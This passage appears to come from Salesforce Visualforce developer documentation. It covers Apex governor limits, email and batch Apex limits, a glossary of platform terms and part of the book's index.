Total number of methods with the <code>future</code> annotation allowed per Apex invocation ⁵	10
Maximum size of callout request or response (HTTP request or Web services call) ⁶	3 MB
Total number of <code>sendEmail</code> methods allowed	10
Total number of describes allowed ⁷	100
Total number of classes that can be scheduled concurrently	25
Total number of test classes that can be queued per a 24-hour period ⁸	The greater of 500 or 10 multiplied by the number of test classes in the organization

¹ In a SOQL query with parent-child relationship sub-queries, each parent-child relationship counts as an additional query. These types of queries have a limit of three times the number for top-level queries. The row counts from these relationship queries contribute to the row counts of the overall code execution. In addition to static SOQL statements, calls to the following methods count against the number of SOQL statements issued in a request.

- `Database.countQuery`
- `Database.getQueryLocator`
- `Database.query`

² Calls to the following methods count against the number of DML queries issued in a request.

- `Approval.process`
- `Database.convertLead`
- `Database.emptyRecycleBin`
- `Database.rollback`
- `Database.setSavePoint`
- `delete` and `Database.delete`
- `insert` and `Database.insert`
- `merge`
- `undelete` and `Database.undelete`
- `update` and `Database.update`
- `upsert` and `Database.upsert`
- `System.runAs`

³ Email services heap size is 36 MB.

⁴ Recursive Apex that does not fire any triggers with `insert`, `update`, or `delete` statements exists in a single invocation, with a single stack. Conversely, recursive Apex that fires a trigger spawns the trigger in a new Apex invocation, separate from the invocation of the code that caused it to fire. Because spawning a new invocation of Apex is a more expensive operation than a recursive call in a single invocation, there are tighter restrictions on the stack depth of these types of recursive calls.

⁵ Salesforce also imposes a limit on the number of `future` method invocations: 200 method calls per full Salesforce user license, Salesforce Platform user license, or Force.com - One App user license, per 24 hours. This is an organization-wide limit. Chatter

Only, Chatter customer users, Customer Portal User, and partner portal User licenses aren't included in this limit calculation. For example, suppose your organization has three full Salesforce licenses, two Salesforce Platform licenses, and 100 Customer Portal User licenses. Your entire organization is limited to only 1,000 method calls every 24 hours $((3+2) * 200)$, not 105.)

⁶ The HTTP request and response sizes count towards the total heap size.

⁷ Describes include the following methods and objects.

- ChildRelationship objects
- RecordTypeInfo objects
- PicklistEntry objects
- fields calls

⁸ This limit applies when you start tests asynchronously by selecting test classes for execution through the Apex Test Execution page or by inserting `ApexTestQueueItem` objects using the Web Services API.

Limits apply individually to each `testMethod`.

Use the Limits methods to determine the code execution limits for your code while it is running. For example, you can use the `getDMLStatements` method to determine the number of DML statements that have already been called by your program, or the `getLimitDMLStatements` method to determine the total number of DML statements available to your code.

For best performance, SOQL queries must be selective, particularly for queries inside of triggers. To avoid long execution times, non-selective SOQL queries may be terminated by the system. Developers will receive an error message when a non-selective query in a trigger executes against an object that contains more than 100,000 records. To avoid this error, ensure that the query is selective. See [More Efficient SOQL Queries](#).

Static variable values are reset between [API batches](#), but governor limits are not. Do not use static variables to track state information on API batches, because Salesforce may break up a batch into smaller chunks than the batch size you specify.

In addition to the execution governor limits, Apex has the following limits.

- The maximum number of characters for a class is 1 million.
- The maximum number of characters for a trigger is 1 million.
- The maximum amount of code used by all Apex code in an organization is 2 MB.



Note: This limit does not apply to certified managed packages installed from AppExchange, (that is, an app that has been marked AppExchange Certified). The code in those types of packages belong to a namespace unique from the code in your organization. For more information on AppExchange Certified packages, see the [Force.com AppExchange online help](#).

This limit also does not apply to any code included in a class defined with the `@isTest` annotation.

- There is a limit on the method size. Large methods that exceed the allowed limit cause an exception to be thrown during the execution of your code. Like in Java, the method size limit in Apex is 65,535 bytecode instructions in compiled form.
- If a SOQL query runs more than 120 seconds, the request can be canceled by Salesforce.
- Each Apex request is limited to 10 minutes of execution.
- A callout request to a given URL is limited to a maximum of 20 simultaneous requests.
- The maximum number of records that an event report returns for a user who is not a system administrator is 20,000, for system administrators, 100,000.
- Each organization is allowed 10 synchronous concurrent events, each not lasting longer than 5 seconds. If additional requests are made while 10 requests are running, it is denied.
- A user can have up to five query cursors open at a time. For example, if five cursors are open and a client application still logged in as the same user attempts to open a new one, the oldest of the five cursors is released.

Cursor limits for different Force.com features are tracked separately. For example, you can have five Apex query cursors, five batch cursors, and five Visualforce cursors open at the same time.

- In a single transaction, you can only reference 10 unique namespaces. For example, suppose you have an object that executes a class in a managed package when the object is updated. Then that class updates a second object, which in turn executes a different class in a different package. Even though the second package wasn't accessed directly by the first, because it occurs in the same transaction, it's included in the number of namespaces being accessed in a single transaction.
- Any deployment of Apex is limited to 5,000 code units of classes and triggers.

Email Limits

Inbound Email Limits

Email Services: Maximum Number of Email Messages Processed (Includes limit for On-Demand Email-to-Case)	Number of user licenses multiplied by 1,000, up to a daily maximum of 1,000,000
Email Services: Maximum Size of Email Message (Body and Attachments)	10 MB ¹
On-Demand Email-to-Case: Maximum Email Attachment Size	10 MB
On-Demand Email-to-Case: Maximum Number of Email Messages Processed (Counts toward limit for Email Services)	Number of user licenses multiplied by 1,000, up to a daily maximum of 1,000,000

¹ The maximum size of email messages for Email Services varies depending on language and character set.

When defining email services, note the following:

- An email service only processes messages it receives at one of its addresses.
- Salesforce limits the total number of messages that all email services combined, including On-Demand Email-to-Case, can process daily. Messages that exceed this limit are bounced, discarded, or queued for processing the next day, depending on how you configure the failure response settings for each email service. Salesforce calculates the limit by multiplying the number of user licenses by 1,000, up to a daily maximum of 1,000,000. For example, if you have ten licenses, your organization can process up to 10,000 email messages a day.
- Email service addresses that you create in your sandbox cannot be copied to your production organization.
- For each email service, you can tell Salesforce to send error email messages to a specified address instead of the sender's email address.
- Email services rejects email messages and notifies the sender if the email (combined body text, body HTML and attachments) exceeds approximately 10 MB (varies depending on language and character set).

Outbound Email: Limits for Single and Mass Email Sent Using Apex

You can send single emails to a maximum of 1,000 external email addresses per day based on Greenwich Mean Time (GMT). Single emails sent using the application don't count towards this limit.

You can send mass email to a total of 1,000 external email addresses per day per organization based on Greenwich Mean Time (GMT). The maximum number of external addresses you can include in each mass email depends on the Edition of Salesforce you are using:

Edition	Address Limit per Mass Email
Professional	250
Enterprise Edition	500
Unlimited Edition	1,000



Note: The single and mass email limits don't take unique addresses into account. For example, if you have johndoe@example.com in your email 10 times, that counts as 10 against the limit.

You can send an unlimited amount of email to your internal users.

Batch Apex Governor Limits

Keep in mind the following governor limits for batch Apex:

- Up to five queued or active batch jobs are allowed for Apex.
- A user can have up to five query cursors open at a time. For example, if five cursors are open and a client application still logged in as the same user attempts to open a new one, the oldest of the five cursors is released.

Cursor limits for different Force.com features are tracked separately. For example, you can have five Apex query cursors, five batch cursors, and five Visualforce cursors open at the same time.

- A maximum of 50 million records can be returned in the `Database.QueryLocator` object. If more than 50 million records are returned, the batch job is immediately terminated and marked as Failed.
- The maximum value for the optional `scope` parameter is 2,000. If set to a higher value, Salesforce chunks the records returned by the `QueryLocator` into smaller batches of up to 2,000 records.
- If no size is specified with the optional `scope` parameter, Salesforce chunks the records returned by the `QueryLocator` into batches of 200, and then passes each batch to the `execute` method. Apex governor limits are reset for each execution of `execute`.
- The `start`, `execute` and `finish` methods can implement only one callout in each method.
- Batch executions are limited to one callout per execution.
- The maximum number of batch executions is 250,000 per 24 hours.
- Only one batch Apex job's `start` method can run at a time in an organization. Batch jobs that haven't started yet remain in the queue until they're started. Note that this limit doesn't cause any batch job to fail and `execute` methods of batch Apex jobs still run in parallel if more than one job is running.

[A](#) | [B](#) | [C](#) | [D](#) | [E](#) | [F](#) | [G](#) | [H](#) | [I](#) | [J](#) | [K](#) | [L](#) | [M](#) | [N](#) | [O](#) | [P](#) | [Q](#) | [R](#) | [S](#) | [T](#) | [U](#) | [V](#) | [W](#) | [X](#) | [Y](#) | [Z](#)

A

Account

An *account* is an organization, company, or consumer that you want to track—for example, a customer, partner, or competitor.

Activity (Calendar Events/Tasks)

Planned task or event, optionally related to another type of record such as an account, contact, lead, opportunity, or case.

Administrator (System Administrator)

One or more individuals in your organization who can configure and customize the application. Users assigned to the System Administrator profile have administrator privileges.

Apex

Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on the Force.com platform server in conjunction with calls to the Force.com API. Using syntax that looks like Java and acts like database stored procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates, and Visualforce pages. Apex code can be initiated by Web service requests and from triggers on objects.

Apex Controller

See Controller, Visualforce.

Apex Page

See Visualforce Page.

API Version

See Version.

App

Short for “application.” A collection of components such as tabs, reports, dashboards, and Visualforce pages that address a specific business need. Salesforce provides standard apps such as Sales and Call Center. You can customize the standard apps to match the way you work. In addition, you can package an app and upload it to the AppExchange along with related components such as custom fields, custom tabs, and custom objects. Then, you can make the app available to other Salesforce users from the AppExchange.

B**Boolean Operators**

You can use Boolean operators in report filters to specify the logical relationship between two values. For example, the AND operator between two values yields search results that include both values. Likewise, the OR operator between two values yields search results that include either value.

C**Campaign**

A marketing initiative, such as an advertisement, direct mail, or conference, that you conduct in order to generate prospects and build brand awareness.

Case

Detailed description of a customer's feedback, problem, or question. Used to track and solve your customers' issues.

Clone

Clone is the name of a button or link that allows you to create a new item by copying the information from an existing item, for example, a contact or opportunity.

Collapsible Section

Sections on detail pages that users can hide or show.

Contact

Contacts are the individuals associated with your accounts.

Contract

A *contract* is an agreement defining the terms of business between parties.

Controller, Visualforce

An Apex class that provides a Visualforce page with the data and business logic it needs to run. Visualforce pages can use the standard controllers that come by default with every standard or custom object, or they can use custom controllers.

Controller Extension

A controller extension is an Apex class that extends the functionality of a standard or custom controller.

Component, Visualforce

Something that can be added to a Visualforce page with a set of tags, for example, `<apex:detail>`. Visualforce includes a number of standard components, or you can create your own custom components.

Component Reference, Visualforce

A description of the standard and custom Visualforce components that are available in your organization. You can access the component library from the development footer of any Visualforce page or the *Visualforce Developer's Guide*.

Cookie

Client-specific data used by some Web applications to store user and session-specific information. Salesforce issues a session "cookie" only to record encrypted authentication information for the duration of a specific session.

Custom Controller

A custom controller is an Apex class that implements all of the logic for a page without leveraging a standard controller. Use custom controllers when you want your Visualforce page to run entirely in system mode, which does not enforce the permissions and field-level security of the current user.

Custom Field

A field that can be added in addition to the standard fields to customize Salesforce for your organization's needs.

Custom Help

Custom text administrators create to provide users with on-screen information specific to a standard field, custom field, or custom object.

Custom Links

Custom links are URLs defined by administrators to integrate your Salesforce data with external websites and back-office systems. Formerly known as Web links.

Custom Object

Custom records that allow you to store information unique to your organization.

Custom S-Control

Note: S-controls have been superseded by Visualforce pages. After March 2010 organizations that have never created s-controls, as well as new organizations, won't be allowed to create them. Existing s-controls will remain unaffected, and can still be edited.

Custom Web content for use in custom links. Custom s-controls can contain any type of content that you can display in a browser, for example a Java applet, an Active-X control, an Excel file, or a custom HTML Web form.

Custom App

See App.

D**Data State**

The structure of data in an object at a particular point in time.

Dependent Field

Any custom picklist or multi-select picklist field that displays available values based on the value selected in its corresponding controlling field.

Detail

A page that displays information about a single object record. The detail page of a record allows you to view the information, whereas the edit page allows you to modify it.

A term used in reports to distinguish between summary information and inclusion of all column data for all information in a report. You can toggle the **Show Details/Hide Details** button to view and hide report detail information.

Detail View

The Console tab's center frame, which is the detail page view of any record selected from any of the console's other frames. The detail view displays the same page layouts defined for the object's detail pages. When a record is displayed in the detail view, it is highlighted in the list view.

Developer Edition

A free, fully-functional Salesforce organization designed for developers to extend, integrate, and develop with the Force.com platform. Developer Edition accounts are available on developer.force.com.

E**Email Template**

A form email that communicates a standard message, such as a welcome letter to new employees or an acknowledgement that a customer service request has been received. Email templates can be personalized with merge fields, and can be written in text, HTML, or custom format.

Event

An event is an activity that has a scheduled time. For example, a meeting, or a scheduled phone call.

F**Facet**

A child of another Visualforce component that allows you to override an area of the rendered parent with the contents of the facet.

Field-Level Help

Custom help text that you can provide for any standard or custom field. It displays when users hover a mouse over the help icon adjacent to that field.

Force.com App Menu

A menu that enables users to switch between customizable applications (or “apps”) with a single click. The Force.com app menu displays at the top of every page in the user interface.

Formula Field

A type of custom field. Formula fields automatically calculate their values based on the values of merge fields, expressions, or other values.

Function

Built-in formulas that you can customize with input parameters. For example, the DATE function creates a date field type from a given year, month, and day.

G**Get Request**

A get request is made when a user initially requests a Visualforce page, either by entering a URL or clicking a link or button.

Getter Methods

Methods that enable developers to display database and other computed values in page markup.

Methods that return values. See also Setter Methods.

H

No Glossary items for this entry.

I

No Glossary items for this entry.

J

Junction Object

A custom object with two master-detail relationships. Using a custom junction object, you can model a “many-to-many” relationship between two objects. For example, you may have a custom object called “Bug” that relates to the standard case object such that a bug could be related to multiple cases and a case could also be related to multiple bugs.

K

No Glossary items for this entry.

L

Landing Page

A landing page is an existing page on your corporate website or a page that you have designed specifically for your Google advertisements. Landing pages typically contain an offer and a Web-to-Lead form.

Lead

A *lead* is a sales prospect who has expressed interest in your product or company.

Length

Parameter for custom text fields that specifies the maximum number of characters (up to 255) that a user can enter in the field.

Parameter for number, currency, and percent fields that specifies the number of digits you can enter to the left of the decimal point, for example, 123.98 for an entry of 3.

M

Master-Detail Relationship

A relationship between two different types of records that associates the records with each other. For example, accounts have a master-detail relationship with opportunities. This type of relationship affects record deletion, security, and makes the lookup relationship field required on the page layout.

Merge Field

A field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record. For example, `Dear {!Contact.FirstName},` uses a contact merge field to obtain the value of a contact record's `FirstName` field to address an email recipient by his or her first name.

Mobile Configuration

A set of parameters that determines the data Salesforce transmits to users' mobile devices, and which users receive that data on their mobile devices. Organizations can create multiple mobile configurations to simultaneously suit the needs of different types of mobile users.

N

Notes

Miscellaneous information pertaining to a specific record.

O

Object

An object allows you to store information in your Salesforce organization. The object is the overall definition of the type of information you are storing. For example, the case object allow you to store information regarding customer inquiries. For each object, your organization will have multiple records that store the information about specific instances of that type of data. For example, you might have a case record to store the information about Joe Smith's training inquiry and another case record to store the information about Mary Johnson's configuration issue.

Object-Level Help

Custom help text that you can provide for any custom object. It displays on custom object record home (overview), detail, and edit pages, as well as list views and related lists.

Opportunities

Opportunities track your sales and pending deals.

Organization

A deployment of Salesforce with a defined set of licensed users. An organization is the virtual space provided to an individual customer of salesforce.com/Database.com. Your organization includes all of your data and applications, and is separate from all other organizations.

Outbound Message

An outbound message is a workflow, approval, or milestone action that sends the information you specify to an endpoint you designate, such as an external service. An outbound message sends the data in the specified fields in the form of a SOAP message to the endpoint. Outbound messaging is configured in the Salesforce setup menu. Then you must configure the external endpoint. You can create a listener for the messages using the Web services API.

Owner

Individual user to which a record (for example, a contact or case) is assigned.

P

Package Version

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release.

Unmanaged packages are not upgradeable, so each package version is simply a set of components for distribution. A package version has more significance for managed packages. Packages can exhibit different behavior for different versions. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package. See also Patch and Patch Development Organization.

Page Layout

Page layout is the organization of fields, custom links, and related lists on a record detail or edit page. Use page layouts primarily for organizing pages for your users. In Enterprise, Unlimited, and Developer Editions, use field-level security to restrict users' access to specific fields.

Partial Page

An AJAX behavior where only a specific portion of a page is updated following some user action, rather than a reload of the entire page.

Postback Request

A *postback request* is made when user interaction requires a Visualforce page update, such as when a user clicks on a **Save** button and triggers a save action.

Primary Contact

Field in company information that lists the primary contact for your organization.

Also indicates the primary contact associated with an account, contract, or opportunity. Specified as a checkbox in the Contact Roles related list of an account, contract, or opportunity.

Product

A product is any item or service your organization sells. Products are defined in a price book, and can be added to opportunities. Available in Professional, Enterprise, Unlimited, and Developer Editions only.

Prototype object

This is a single `sObject` contained within the Visualforce `StandardSetController` class. If the prototype object's fields are set, those values are used during the save action, meaning that the values are applied to every record in the set controller's collection.

Q

No Glossary items for this entry.

R**Read Only**

One of the standard profiles to which a user can be assigned. Read Only users can view and report on information based on their role in the organization. (That is, if the Read Only user is the CEO, they can view all data in the system. If the Read Only user has the role of Western Rep, they can view all data for their role and any role below them in the hierarchy.)

Record

A single instance of a Salesforce object. For example, "John Jones" might be the name of a contact record.

Record Type

A record type is a field available for certain records that can include some or all of the standard and custom picklist values for that record. You can associate record types with profiles to make only the included picklist values available to users with that profile.

Related List

A section of a record or other detail page that lists items related to that record. For example, the Stage History related list of an opportunity or the Open Activities related list of a case.

Related Object

Objects chosen by an administrator to display in the Console tab's mini view when records of a particular type are shown in the console's detail view. For example, when a case is in the detail view, an administrator can choose to display an associated account, contact, or asset in the mini view.

Relationship

A connection between two objects, used to create related lists in page layouts and detail levels in reports. Matching values in a specified field in both objects are used to link related data; for example, if one object stores data about companies and another object stores data about people, a relationship allows you to find out which people work at the company.

Report

A *report* returns a set of records that meets certain criteria, and displays it in organized rows and columns. Report data can be filtered, grouped, and displayed graphically as a chart. See Tabular Report, Summary Report, and Matrix Report.

S**S-Control**

Note: S-controls have been superseded by Visualforce pages. After March 2010 organizations that have never created s-controls, as well as new organizations, won't be allowed to create them. Existing s-controls will remain unaffected, and can still be edited.

Custom Web content for use in custom links. Custom s-controls can contain any type of content that you can display in a browser, for example a Java applet, an Active-X control, an Excel file, or a custom HTML Web form.

Salesforce API Version

See Version.

Sites

Force.com Sites enables you to create public websites and applications that are directly integrated with your Salesforce organization—without requiring users to log in with a username and password.

Skeleton Template

A type of Visualforce template that uses the `<apex:composition>` tag. Skeleton templates define a standard structure that requires implementation from subsequent pages.

Solution

A *solution* is a detailed description of the resolution to a customer issue.

T**Text**

Data type of a custom field that allows entry of any combination of letters, numbers, or symbols, up to a maximum length of 255 characters.

Text Area

A custom field data type that allows entry of up to 255 characters on separate lines.

Text Area (Long)

See Long Text Area.

U**User Interface**

The layouts that specify how a data model should be displayed.

V**Version**

A number value that indicates the release of an item. Items that can have a version include API objects, fields and calls; Apex classes and triggers; and Visualforce pages and components.

View

The user interface in the Model-View-Controller model, defined by Visualforce.

View State

Where the information necessary to maintain the state of the database between requests is saved.

Visualforce

A simple, tag-based markup language that allows developers to easily define custom pages and components for apps built on the platform. Each tag corresponds to a coarse or fine-grained component, such as a section of a page, a related list, or a field. The components can either be controlled by the same logic that is used in standard Salesforce pages, or developers can associate their own logic with a controller written in Apex.

Visualforce Lifecycle

The stages of execution of a Visualforce page, including how the page is created and destroyed during the course of a user session.

Visualforce Page

A web page created using Visualforce. Typically, Visualforce pages present information relevant to your organization, but they can also modify or capture data. They can be rendered in several ways, such as a PDF document or an email attachment, and can be associated with a CSS style.

W

No Glossary items for this entry.

X

No Glossary items for this entry.

Y

No Glossary items for this entry.

Z

No Glossary items for this entry.

Index

@readonly 85
 @remoteaction 85
 @RemoteAction 191, 195
 \$Component global variable 247
 \$User global variable 28
 \$User.UITheme global variable type 58
 \$User.UIThemeDisplayed global variable type 58

A

About Visualforce 9
 Accessing custom components 138
 action attribute 34, 249
 Action class 481
 instantiation 481
 methods 481
 understanding 481
 Action global variable type 446
 Action methods 82, 108
 actionFunction tag 108, 240, 247
 actionPoller tag 82, 108
 Actions 65
 standard controller 65
 actionStatus tag 54, 143, 252
 actionSupport tag 55, 82, 108, 210, 247
 advanced examples 202
 Ajax 53–55
 asynchronous operation status 54
 JavaScript events 55
 partial page updates 53
 AJAX Toolkit 9
 apex 256, 258, 260–261, 264, 266, 268–269, 271–274, 279, 282, 285, 287, 289–290, 293, 299–301, 303, 305–307, 310–311, 314–316, 320, 322, 325–326, 329, 331, 334–338, 340, 342–343, 345, 348, 350, 352, 356, 358, 360, 363, 366, 371–373, 375, 377, 381–384, 386, 388–390, 393, 397, 399–400, 404–405, 407, 410, 414–416
 actionFunction tag 256
 actionPoller tag 258
 actionRegion tag 260
 actionStatus tag 261
 actionSupport tag 264
 attribute tag 266
 axis tag 268
 barSeries tag 269
 chart tag 271
 chartLabel tag 272
 chartTips tag 273
 column tag 274
 commandButton tag 279
 commandLink tag 282
 component tag 285
 componentBody tag 287
 composition tag 289
 dataList tag 290
 dataTable tag 293
 define tag 299
 detail tag 300
 dynamicComponent tag 301
 enhancedList tag 303
 facet tag 305
 flash tag 306
 apex (*continued*)
 form tag 307
 iframe tag 310
 image tag 311
 include tag 314
 includeScript tag 314
 inlineEditSupport tag 315
 inputCheckbox tag 316
 inputField tag 320
 inputFile tag 322
 inputHidden tag 325
 inputSecret tag 326
 inputText tag 329
 inputTextarea tag 331
 insert tag 334
 legend tag 335
 lineSeries tag 336
 listViews tag 337
 message tag 338
 messages tag 340
 outputField tag 342
 outputLabel tag 343
 outputLink tag 345
 outputPanel tag 348
 outputText tag 350
 page tag 352
 pageBlock tag 356
 pageBlockButtons tag 358
 pageBlockSection tag 360
 pageBlockSectionItem tag 363
 pageBlockTable tag 366
 pageMessage tag 371
 pageMessages tag 372
 panelBar tag 373
 panelBarItem tag 375
 panelGrid tag 377
 panelGroup tag 381
 param tag 382
 pieSeries tag 383
 relatedList tag 384
 repeat tag 386
 scontrol tag 388
 sectionHeader tag 389
 selectCheckboxes tag 390
 selectList tag 393
 selectOption tag 397
 selectOptions tag 399
 selectRadio tag 400
 stylesheet tag 404
 tab tag 405
 tabPanel tag 407
 toolbar tag 410
 toolbarGroup tag 414
 variable tag 415
 vote tag 416
 Apex 14, 84, 105, 123, 480
 class security 84
 classes used with controllers 480
 when to use 14
 API 9
 API 24.0 17

- API calls, Web services 14
 - when to use 14
- API global variable type 447
- Architecture 11, 14, 87–88, 90
 - controller extension 87–88, 90
 - custom controller 87–88, 90
 - execution order 87
 - get request 88
 - MVC 14
 - postback request 90
 - view state 90
 - Visualforce 11
- Archives, referencing files in 133
- Asynchronous operation status 54
- attachment tag 185
- Attachments, adding to email templates 185
- attribute tag 139
- Attributes 34, 53, 55, 57, 59, 64, 105, 107, 123, 140, 247
 - action 34
 - controller 105, 123
 - default 140
 - for 247
 - id 247
 - rerender 247
 - reRender 53, 55
 - standardController 64
 - status 247
 - style 59
 - styleClass 59
 - tabStyle 57, 107
- Auto-completion 13
- axis tag 190–191, 195

- B**
- barSeries tag 190–191, 195
- Benefits, Visualforce 13
- Best practices 245, 249–250, 252–253, 255
 - controllers 250
 - facets 250
 - improving performance 245
 - pageBlockSectionItem 252
 - panelBar 255
 - PDF 253
 - render as PDF 253
 - static resources 249
- BlackBerry 218
 - development 218
- Buttons 59, 126
 - overriding 126
 - Salesforce styles 59

- C**
- c namespace 138
- Callouts 506
 - execution limits 506
- Cascading style sheets 57–59
 - extending Salesforce 57
 - identifying Salesforce look and feel 58
 - Salesforce 59
- chart tag 190–191, 195
- chartLabel tag 190–191, 195
- chartTips tag 190–191, 195
- chatter 417–419
 - feed tag 417
 - feedWithFollowers tag 418
 - chatter (*continued*)
 - follow tag 418
 - followers tag 419
 - newsfeed tag 419
- chatteranswers 420–423
 - allfeeds tag 420
 - changepassword tag 420
 - forgotpassword tag 421
 - forgotpasswordconfirm tag 421
 - help tag 422
 - login tag 422
 - registration tag 422
 - singleitemfeed tag 423
- Classes 103, 481–482, 485, 489, 492–493, 498, 501, 503
 - action 481
 - IdeaStandardController 482
 - IdeaStandardSetController 485
 - KnowledgeArticleVersionStandardController 489
 - message 492
 - pageReference 493
 - selectOption 498
 - standardController 501
 - standardSetController 503
 - Visualforce 103
- Code 472
 - security 472
- Collections 506
 - size limits 506
- column tag 251
- commandButton tag 35, 38, 51, 82, 108, 115, 117
- commandLink tag 35, 38, 51–53, 82, 108
- common.css 59
- Compiling 26
- Component global variable type 447
- Component reference 30, 256
 - using 30
- component tag 137
- componentLabel global variable type 448
- Components, custom 135
 - See Custom components 135
- composition tag 206
- compound ID 247
- Constructors 77
 - custom controller 77
- ContentType 61
- Controllers 10, 28, 64, 66, 76–77, 79–80, 82, 84–85, 87–88, 90, 99, 102–103, 105–106, 108, 110, 112, 123, 140, 143, 215, 250, 480
 - about 28
 - addFields method 143
 - architecture 87
 - best practices 250
 - creating custom 105, 123
 - creating custom action methods 108
 - creating custom getter methods 106
 - creating custom navigation methods 110
 - creating dependent controllers and pages 112
 - custom 76–77, 85, 480
 - custom component 140
 - custom list 80
 - execution order 87
 - extending 480
 - extensions 76, 79, 85, 143
 - get requests 88
 - governor limits 87
 - large queries 85
 - maintaining view state 103
 - methods 82

- Controllers (*continued*)
 - order of method instantiation 87
 - overview 10
 - postback requests 90
 - Read Only Context 85
 - reset method 143
 - security 84
 - sharing rules 250
 - standard 64
 - testing 99
 - transient keyword 103
 - validation rules 66, 102
 - view state 87, 90
 - Visualforce Mobile 215
 - Conventions 20
 - Cross-platform mobile development 219
 - CSS styles 57–59, 215
 - extending Salesforce 57
 - identifying Salesforce look and feel 58
 - Salesforce 59
 - Visualforce Mobile 215
 - CurrentPage global variable 50
 - CurrentPage global variable type 448
 - Custom components 135–140, 184
 - about 135
 - attributes 139
 - controllers 140
 - default attributes 140
 - defining 136
 - email template styles in 184
 - markup 137
 - namespaces, componentBody 138
 - using in markup 138
 - Custom controllers 76–77, 82–84, 87–88, 90, 99, 102, 105–106, 108, 110, 174, 188
 - action methods 82
 - and email templates 188
 - architecture 87
 - building 77
 - considerations when creating 87
 - constructors 77
 - creating 105
 - creating action methods 108
 - creating getter methods 106
 - creating navigation methods 110
 - execution order 87
 - get requests 88
 - getName() method 105
 - getter methods 82
 - getting and setting data 83
 - governor limits 87
 - order of method instantiation 87
 - postback requests 90
 - security 84
 - setter methods 82
 - system mode 77
 - testing 99
 - using email in 174
 - using in emails 174
 - validation rules 102
 - view state 87, 90
 - Custom help 249
 - Custom list controllers 80, 123
 - building 80
 - creating 123
 - mass-update 123
 - Custom objects 42
 - related lists 42
 - Custom styles 59
 - custom.css 59
 - Customizing 126
 - tab home pages 126
- ## D
- Dashboard components, Visualforce 41, 118
 - advanced 118
 - basic 41
 - Data model 9
 - dataTable tag 47–48, 251
 - define tag 206
 - Dependent picklists 40
 - adding 40
 - detail tag 30, 181
 - Developer Edition 11
 - Development 22, 472
 - environments 22
 - guidelines 22
 - security 472
 - tools 22
 - View State tab 22
 - Development mode 13, 22, 99
 - enabling 22
 - DML operations 506
 - execution limits 506
 - Documentation typographical conventions 20
 - Documents compared to static resources 132
 - DOM ID 238
 - Dynamic Visualforce 168
 - components 168
 - Dynamic Visualforce binding 142–143, 151, 153, 157
 - custom objects 151
 - global variables 157
 - globals 157
 - lists 153
 - maps 153
 - packages 151
 - standard objects 143
 - Dynamic Visualforce components 164–165
 - implementation guidelines 165
 - dynamicComponent tag 165
- ## E
- Editions 11, 212
 - supported Salesforce 11
 - supported Salesforce Mobile 212
 - Email 174, 177, 180
 - attachments 177
 - sending 174
 - templates 180
 - Email templates 180–181, 183, 185, 188
 - attachments 185
 - creating 181
 - stylesheets 183
 - translating 181
 - using custom controllers 188
 - emailTemplate tag 181
 - Environments 22
 - Events, JavaScript 55
 - Execution governors 506
 - understanding 506
 - Execution order 87, 92
 - examples 92
 - Expression operators 470

- Extensions, controller 76, 79, 82–83, 87–88, 90, 99
 - action methods 82
 - architecture 87
 - considerations when creating 87
 - execution order 87
 - get requests 88
 - getter methods 82
 - getting and setting data 83
 - governor limits 87
 - leftmost 79
 - order of method instantiation 87
 - overriding 79
 - postback requests 90
 - setter methods 82
 - testing 99
 - view state 87, 90

F

- facet tag 53–54, 143, 250
- Features, new 17
- Field Sets 155
 - creating 155
 - dynamic references 155
 - using 155
- finishLocation 204
- Fixes, quick 13, 109
- Flash 13
- flow 423
 - interview tag 423
- Flows 200, 204
 - embedding 200
 - finishLocation 200, 204
- for attribute 247
- Force.com platform 9, 14
 - about 9
- form tag 35–36, 38, 52, 115, 117, 174, 181
- form tag, Visualforce 119
- Forms 35–36, 38
 - accessibility 36, 38
 - creating 35–36, 38
 - field label 36
 - field order 38
 - input field 36
 - label 36
 - tab order 38
- Functions 133, 457
 - URLFOR 133

G

- Get requests 88
- getName() method 105
- Getter methods 82, 106
- Global variables 28, 50, 58, 107, 133, 247, 446–449, 451–453, 455–456
 - \$Action 446
 - \$Api 447
 - \$Component 247, 447
 - \$componentLabel 448
 - \$CurrentPage 448
 - \$Label 448
 - \$Label.Site 449
 - \$ObjectType 451
 - \$Organization 451
 - \$Page 452
 - \$Profile 452

- Global variables (*continued*)
 - \$Resource 133, 452
 - \$SControl 453
 - \$Site 453
 - \$System.OriginDateTime 455
 - \$User 28, 455
 - \$User.UITheme 58, 456
 - \$User.UIThemeDisplayed 58, 456
 - \$UserRole 456
 - CurrentPage 50
 - System 107
- Governor limits, controller 87
- Governors 506
 - execution 506
- Guidelines 22

H

- Heap size 506
 - execution limits 506
- Hello World example 27–28
 - creating a page 27
 - displaying field values 28
- Help, custom 249
- Highlighting, syntax 13
- HTML 13, 62
 - doctype 62
 - doctype declaration 62
 - document type 62
 - Document Type Definition 62
 - DTD 62
- htmlEmailBody tag 181

I

- id attribute 140, 247
- id query string parameter 49
- ideas 424–425, 427
 - detailOutputLink tag 424
 - listOutputLink tag 425
 - profileListOutputLink tag 427
- IdeaStandardController class 482
 - instantiation 482
 - methods 482
 - understanding 482
- IdeaStandardSetController class 485
 - instantiation 485
 - methods 485
 - understanding 485
- IDEs 22
- image tag, 119
- Improving performance 245
- include tag 51, 210, 215
- inline editing, Visualforce 43
 - enabling 43
- Input components 35–36, 38
- Input components, Visualforce 119
- inputCheckbox tag 35–36, 38
- inputField tag 14, 35–36, 38, 115, 117, 131, 247
- inputFile tag 38
- inputHidden tag 35
- inputSecret tag 35–36, 38
- inputText tag 35–36, 38, 143
- inputTextarea tag 35–36, 38
- inputTextArea tag, Visualforce 119
- insert tag 206

iPhone 216, 228
 development 216
 mapping application example 228
 Iteration components 47–48

J

Jar archives, referencing files in 133
 JavaScript 13, 53–55, 222, 238, 240, 243
 Ajax 53
 Ajax asynchronous operation status 54
 events 55
 library for Visualforce Mobile 222
 partial page updates 53
 remoting 240, 243
 using DOM ID 238
 Visualforce 238
 JavaScript library 239
 Visualforce 239

K

Keywords 103
 transient 103
 knowledge 428–431
 articleCaseToolbar tag 428
 articleList tag 429
 articleRendererToolbar tag 430
 articleTypeList tag 431
 categoryList tag 431
 KnowledgeArticleVersionStandardController class 489
 methods 489
